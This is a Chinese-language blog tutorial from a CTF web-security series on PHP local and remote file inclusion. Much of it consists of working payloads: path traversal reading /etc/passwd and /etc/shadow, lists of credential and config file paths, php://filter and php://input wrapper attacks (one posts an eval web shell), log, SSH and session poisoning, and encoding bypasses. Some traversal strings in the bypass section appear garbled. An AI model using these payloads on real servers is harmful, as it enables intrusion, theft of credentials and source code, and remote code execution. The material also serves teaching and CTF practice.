




文件包含漏洞

原创

YK[176]  于 2020-04-15 20:58:13 发布  1220  收藏 6

分类专栏: [网络安全之从入门到渗透测试&CTF_web漏洞](#) 文章标签: [web漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_40568770/article/details/92715574

版权



[网络安全之从入门到渗透测试&CTF_web漏洞](#) 专栏收录该内容

9 篇文章 4 订阅

订阅专栏

文件包含漏洞

文件包含漏洞分类

本地文件包含 (LFI)

原因

相关函数 (php)

利用

绕过

远程文件包含 (RFI)

原因

利用

伪协议

Phar://(php归档)

Zip://

php://filter:

php://input:

日志文件包含

访问日志

SSH log

session包含

条件

利用

例题

临时文件

利用

例题

environ

条件

利用

fd

自包含

php7SegmentFault

绕过 (上面讲过的方法同样适用)

编码绕过

文件包含漏洞分类

本地文件包含 (LFI)

原因

服务器执行PHP文件时，可以通过文件包含函数加载另一个文件中的PHP代码，并且当PHP来执行。类似于java里的继承，语言里的调用，并且对于传参过滤不严，例如以下代码。

```
<?php
    $filename = $_GET['filename'];
    include($filename);
?>
```

其中，`$_GET['filename']`没有严格过滤参数，导致可以构造恶意参数，达到攻击目的

相关函数 (php)

```
include()
include_once()
require()
require_once()
```

区别:

include和require区别主要是，include在包含的过程中如果出现错误，会抛出一个警告，程序继续正常运行；而require函数出现错误的时候，会直接报错并退出程序的执行。

而include_once(), require_once()这两个函数，与前两个的不同之处在于这两个函数只包含一次，适用于在脚本执行期间同一个文件有可能被包括超过一次的情况下，你想确保它只被包括一次以避免函数重定义，变量重新赋值等问题。

利用

可这样构造来获取文件，例如http://127.0.0.1/flag.php

```
http://127.0.0.1/flag.php?file=../../../../../../etc/passwd
```

常见敏感目录:

linux

```
/etc/passwd // 账户信息
/etc/shadow // 账户密码文件
/usr/local/app/apache2/conf/httpd.conf // Apache2默认配置文件
/usr/local/app/apache2/conf/extra/httpd-vhost.conf // 虚拟网站配置
/usr/local/app/php5/lib/php.ini // PHP相关配置
/etc/httpd/conf/httpd.conf // Apache配置文件
/etc/my.conf // mysql 配置文件
```

windows

```
c:\boot.ini // 查看系统版本
c:\windows\system32\inetmgr\MetaBase.xml // IIS配置文件
c:\windows\repair\sam // 存储Windows系统初次安装的密码
c:\ProgramFiles\mysql\my.ini // MySQL配置
c:\ProgramFiles\mysql\data\mysql\user.MYD // MySQL root密码
c:\windows\php.ini // php 配置信息
```

绕过

%00截断 (php<5.3.4)

```
http://127.0.0.1/flag.php?file=../../../../../../etc/passwd%00
```

点号截断 (windows,点号位数大于256, php<5.2.8)

面对有限制的网站，比如如下代码，对包含的文件后加一个html后缀

```
<?php include($_GET['filename'] . ".html"); ?>
```

比如当远程包含phpinfo.txt时，返回时会变成phpinfo.txt.html

在这里我们可以利用？，#，空格绕过，注意#和空格用url编码编码一下具体情况而定

伪协议

- [file://](#) — 访问本地文件系统
- [http://](#) — 访问 HTTP(s) 网址
- [ftp://](#) — 访问 FTP(s) URLs
- [php://](#) — 访问各个输入/输出流 (I/O streams)
- [zlib://](#) — 压缩流
- [data://](#) — 数据 (RFC 2397)
- [glob://](#) — 查找匹配的文件路径模式
- [phar://](#) — PHP 归档
- [ssh2://](#) — Secure Shell 2
- [rar://](#) — RAR
- [ogg://](#) — 音频流
- [expect://](#) — 处理交互式的流

Phar://(php归档)

- ****条件****
php>=5.3.0,注意url编码
- **利用**
http://127.0.0.1/flag.php?f=phar://attect.txt, attect.txt可写入php代码
- **例题代码**

```
<?php $p = new PharData(dirname(__FILE__).' /phartest.aaa',  
0, 'phartest', Phar::ZIP);  
$p->addFromString('testfile.txt', '<?php phpinfo();?>'); ?>
```

Zip://


- **条件**
php>=5.3.0, 在windows下测试要5.3.0<PHP<5.4 才可以，需要指定绝对路径，注意url编码
- **利用**
利用原型：zip://attect.zip#dir/file.txt,file.txt可以写入恶意PHP代码
- **例题**
http://106.12.37.37:10007/
例题对应代码

```
<?php $include_file=$_GET[include_file];
if ( isset( $include_file ) && strtolower( substr( $include_file, -4 ) ) == ".php" )
{ require($include_file ); }?>
```

测试结果

- 首页
- 上传文件

PHP Version 5.3.3	
	
System	Linux 7f73b9f4804c 4.13.0-36-generic #40~16.04.1-Ubuntu SMP Fri Feb 16 23:25:58 UTC 2018 x86_64
Build Date	Mar 22 2017 12:27:34
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gdcm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-syssem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp-hack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter' '--without-sqlite3' '--disable-phar' '--disable-fileinfo' '--disable-json' '--without-pspell' '--disable-wddx' '--without-curl' '--disable-posix' '--disable-sysvmsg' '--disable-sysvshm' '--disable-sysvsem'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini)	/etc



我们可以注意到其实phar协议和zip协议是类似的

php://filter:

• 条件

需要开启 allow_url_fopen, 不需要开启 allow_url_include;

• filter讲解

php://filter 是一种元封装器, 设计用于数据流打开时的筛选过滤应用。这对于一体式 (all-in-one) 的文件函数非常有用, 类似 readfile(), file() 和 file_get_contents(), 在数据流内容读取之前没有机会应用其他过滤器。一般可用于读取敏感文件 (更多可看<https://www.php.net/manual/zh/wrappers.php.php>)

• 例题 (对应代码会在做题结果出现)

<http://chinalover.sinaapp.com/web7/index.php>

```
poc:
1.http://chinalover.sinaapp.com/web7/index.php?file=php://filter/convert.base64-encode/resource=index.php
2.http://chinalover.sinaapp.com/web7/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

我们注意的是read可选可无, 这里可以查看官方文档

php://input:

- 条件

- 1.allow_url_include = On。
- 2.可读取post过去的的数据

- 例题及解题过程(普通利用)


106.12.37.37:10008

扫目录得到http://106.12.37.37:10008/index.php.bak

源码如下:

```
$flag='xxx';
extract($_GET);
if(isset($key)){ $content=trim(file_get_contents($flag)); if($key==$content){ echo'ctf{xxx}'; }
else{ echo'Oh.no';} }
```

此题有两种方法: 第一种是利用extract函数变量覆盖使content变量和key变量相等, 得出flag;我们在此不做多余赘述。第二种则是利用我们的input伪协议, 我们可以看到, 只需要让key的值和flag的值相等, 我们就可以得出flag,我们以上说过, php://input可以获取post的数据, 我们按照以下的步骤即可得到flag



https://blog.csdn.net/qq_40568770

- 命令执行和传入木马

- 条件

php配置文件中需同时开启 allow_url_fopen 和 allow_url_include (PHP < 5.30) ,就可以造成任意代码执行

命令执行
post数据为 <?php system('ls');?>

- 木马

post数据为 <?php @eval(\$_POST[cmd]);?>

- 条件

- php版本大于等于php5.2
- allow_url_fopen = On
- allow_url_include = On

- 利用

```
1.www.flag.com/flag.php?filename=data:text/plain,<?php phpinfo();?>
2.www.flag.com/flag.php?filename=data://text/plain;base64,dGhlIHVzZXIgaXMgYWRtaW4
```

然后就出来了phpinfo界面

日志文件包含

访问日志

- 条件

日志文件存储路径，且可读

- 利用

web服务器会将请求写入到日志文件（上面已给出，也可搜索网上目录）中，比如说apache。在用户发起请求时，会将请求写入access.log，当发生错误时将错误写入error.log。默认情况下，日志保存路径在 /var/log/apache2/

```
"GET /favicon.ico HTTP/1.1" 404 505 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:63.0) Gecko/20100101 Firefox/52.0"
"GET /phpinfo.php HTTP/1.1" 200 23285 "http://172.16.206.100/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:63.0) Gecko/20100101 Firefox/52.0"
"GET /favicon.ico HTTP/1.1" 404 505 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:63.0) Gecko/20100101 Firefox/52.0"
```

需要注意的是我们在burp抓包进行拦截在发出请求，否则会被编码，如下，第一条是抓包发出的，第二条为在浏览器里直接进行构造，第二条失败。

```
"GET /phpinfo.php?<?php phpinfo();?>" 400 0 "-" "-"
"GET /phpinfo.php?%3C?%3E HTTP/1.1" 200 23282 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:63.0) Gecko/20100101 Firefox/52.0"
"GET /favicon.ico HTTP/1.1" 404 505 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:63.0) Gecko/20100101 Firefox/52.0"
```

除了可以url请求外上传还可以进行文件上传和UA上传，下图为UA上传，绕过以上包含不成功，可以看下是否是open_basedir限制了目录

```
GET /fif/ex1.php?f=/ HTTP/1.1
Host: 192.168.227.133
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.2; zh-CN; rv:1.9.2.28) Gecko/20120306 Firefox/3.6.28<?php phpinfo();?>
```

- 例题环境

可以搜索SHACTF-2017-Web-writeup Bon Appétit，注意有两种解法，注重日志包含的那个解法。

SSH log

- 条件

ssh log的文件位置，且可读，默认情况下为 /var/log/auth.log

- 利用

利用ssh连接：

```
ssh '<?php phpinfo(); ?> '@remotehost
```

密码随便输入，然后包含即可

session包含

条件

session文件路径可知，且其中内容部分可控。

利用

通过phpinfo的信息，获取到session.save_path为/var/lib/php/session

session.save_handler	files	files
session.save_path	/var/lib/php/sessions	/var/lib/php/sessions

常见的php-session存放位置

1. /var/lib/php/sess_PHPSESSID
2. /var/lib/php/sess_PHPSESSID
3. /tmp/sess_PHPSESSID
4. /tmp/sessions/sess_PHPSESSID

session的文件名一般为sess_+sessionid，sessionid可以通过开发者模式获取。

具体利用的方法，我的思路是先本地包含，将session文件包含出来，查看代码内容，然后再找有没有合适的变量进行写入payload，再进行session包含从而getshell


例题

推荐此文章和题目：<https://www.codercto.com/a/33740.html>

春秋百度杯notebook(春秋百度杯可找到)

临时文件

利用



类似于文件上传的和时间竞争，向服务器上传木马文件以form-data方式提交请求上传数据时，会生成临时文件,通过phpinfo来获取临时文件的路径以及名称

可在网上找到脚本（博主暂时木有）

例题

可看此wp：<https://chybeta.github.io/2017/08/22/XMAN%E5%A4%8F%E4%BB%A4%E8%90%A5-2017-babyweb-writeup/>

environ

条件

php以cgi方式运行，这样environ才会保持UA头。
 environ文件存储位置已知，且environ文件可读。

利用

proc/self/environ中会保存user-agent头。如果在user-agent中插入php代码，则php代码会被写入到environ中。之后再包含它，即可。可参考：1.The proc/self/environ Injection，
 shell via LFI - proc/self/environ method

fd

类似于environ，参考：LFI Cheat Sheet: /proc/self/environ LFI Method

自包含

类似于/a.php?include=a.php
 这样会导致不断包含自己，形成无穷递归，爆栈，最终使php无法进行后续处理

php7SegmentFault

绕过（上面讲过的方法同样适用）

编码绕过

服务器端常常会对于.../等做一些过滤，可以用一些编码来进行绕过。下面这些总结来自《白帽子讲Web安全》。

- 利用 url 编码

1. .../
%2e%2e%2f
...%2f
%2e%2e/

2. ...
%2e%2e%5c
...%5c
%2e%2e\

- 二次编码

.../
%252e%252e%252f
...\
%252e%252e%255c

- 容器/服务器的编码方式

.../
...%c0%af
%c0%ae%c0%ae/
...
...%c1%9c



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)